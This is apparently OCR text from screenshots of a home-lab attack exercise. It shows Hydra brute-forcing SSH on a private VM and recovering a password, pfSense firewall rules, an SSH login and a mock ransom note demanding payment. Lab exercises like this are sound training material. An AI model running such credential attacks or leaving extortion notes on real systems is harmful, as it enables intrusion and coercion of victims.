[STATUS] 279.00 tries/min, 279 tries in 00:01h, 1034 to do in 00:04h, 14 active
[STATUS] 274.33 tries/min, 823 tries in 00:03h, 490 to do in 00:02h, 14 active
[STATUS] 266.25 tries/min, 1065 tries in 00:04h, 249 to do in 00:01h, 13 active
[STATUS] 259.00 tries/min, 1295 tries in 00:05h, 19 to do in 00:01h, 13 active
[22][ssh] host: 172.20.10.3   login: BlitzWare   password: Reve@lation10!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 02:41:55

┌──(Blitzware㉿kali)-[~]
└─$
```

Aug 14 01:00

pfSense.home.arpa - Firev

192.168.1.1/firewall_rules.php?if=wan

pfsense COMMUNITY EDITION — System — Interfaces — Firewall — Services — VPN — Status — Diagnostics — Help

Firewall / Rules / WAN

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Floating | WAN | LAN

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗	0/1 KiB	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	⚙
✓	0/0 B	IPv4 TCP	*	*	WAN address	22 (SSH)	*	none		Block inbound SSH to pfsense	
✗	0/0 B	IPv4 TCP	Phobos_ransomeware	*	WAN address	80 (HTTP)	*	none		IP addresses attributed to Phobos	
✓	0/2 KiB	IPv4 TCP	*	*	172.20.10.3	80 (HTTP)	*	none			

Add | Add | Delete | Toggle | Copy | Save | + Separator

Aug 14 01:01

pfSense.home.arpa - Firev

192.168.1.1/firewall_rules.php?if=lan

pfsense COMMUNITY EDITION — System — Interfaces — Firewall — Services — VPN — Status — Diagnostics — Help

Firewall / Rules / LAN

Floating | WAN | LAN

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	1/1.71 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	⚙
✓	0/0 B	IPv4 *	*	*	pfB_PRI1_v4	*	*	none		pfB_PRI1_v4	
✗	0/660 B	IPv4 TCP	*	*	*	22 (SSH)	*	none		Block Outbound SSH from LAN	
✓	0/0 B	IPv4 TCP	*	*	172.20.10.3	80 (HTTP)	*	none			
✓	0/55.62 MiB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	
✓	0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Add | Add | Delete | Toggle | Copy | Save | + Separator

kalli [Running] - Oracle VirtualBox

File Machine View Input Devices Help


BlitzWare@umbutu: ~

File Actions Edit View Help

```
[STATUS] 259.00 tries/min, 1295 tries in 00:05h, 19 to do in 00:01h, 13 active
[22][ssh] host: 172.20.10.3   login: BlitzWare   password: Reve@lation10!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-15 02:41:55

┌──(Blitzware㉿kali)-[~]
└─$ ssh BlitzWare@172.20.10.3
The authenticity of host '172.20.10.3 (172.20.10.3)' can't be established.
ED25519 key fingerprint is SHA256:bTI5VnX/OzEpS4svDb9mS5X8B9v8XZR+ENtLe5ZFs/I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.3' (ED25519) to the list of known hosts.
BlitzWare@172.20.10.3's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

157 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Thu Jul 24 21:36:50 2025 from 192.168.1.100
BlitzWare@umbutu:~$ ls
 capstone.txt   Documents   Icapture_socartech.pcapng   Music      Public   SoCarTech_Bcapture.pcapng    SoCarTech_Capture.pcapng   usecapture.pcapng   wazuh-agent_4.11.1-1_amd64.deb
 Desktop        Downloads   MainCaptureUSEAMAA.pcapng   Pictures   snap     SOCARTECH_CAPTUREOR.pcapng   Templates                  Videos              'You have been hacked'
BlitzWare@umbutu:~$ whoami
BlitzWare
BlitzWare@umbutu:~$ nano
BlitzWare@umbutu:~$ ls
 capstone.txt   Documents   HACKED                      MainCaptureUSEAMAA.pcapng   Pictures   snap                       SOCARTECH_CAPTUREOR.pcapng   Templates          Videos                        'You have been hacked'
 Desktop        Downloads   Icapture_socartech.pcapng   Music                       Public     SoCarTech_Bcapture.pcapng  SoCarTech_Capture.pcapng     usecapture.pcapng  wazuh-agent_4.11.1-1_amd64.deb
BlitzWare@umbutu:~$ cd HACKED
-bash: cd: HACKED: Not a directory
BlitzWare@umbutu:~$ cat HACKED
YOU HAVE BEEN HACKED


WHEN YOU'RE READY TO PAY LET ME KNOW


CONTACT 999 628 999 12


You're being watched don't act funny
BlitzWare@umbutu:~$
```

umbutu [Running] - Oracle VirtualBox

File Machine View Input Devices Help



kallli [Running] - Oracle VirtualBox


File Machine View Input Devices Help


BlitzWare@umbutu: ~


File Actions Edit View Help

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-15 02:25:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1288 login tries (l:56/p:23), ~81 tries per task
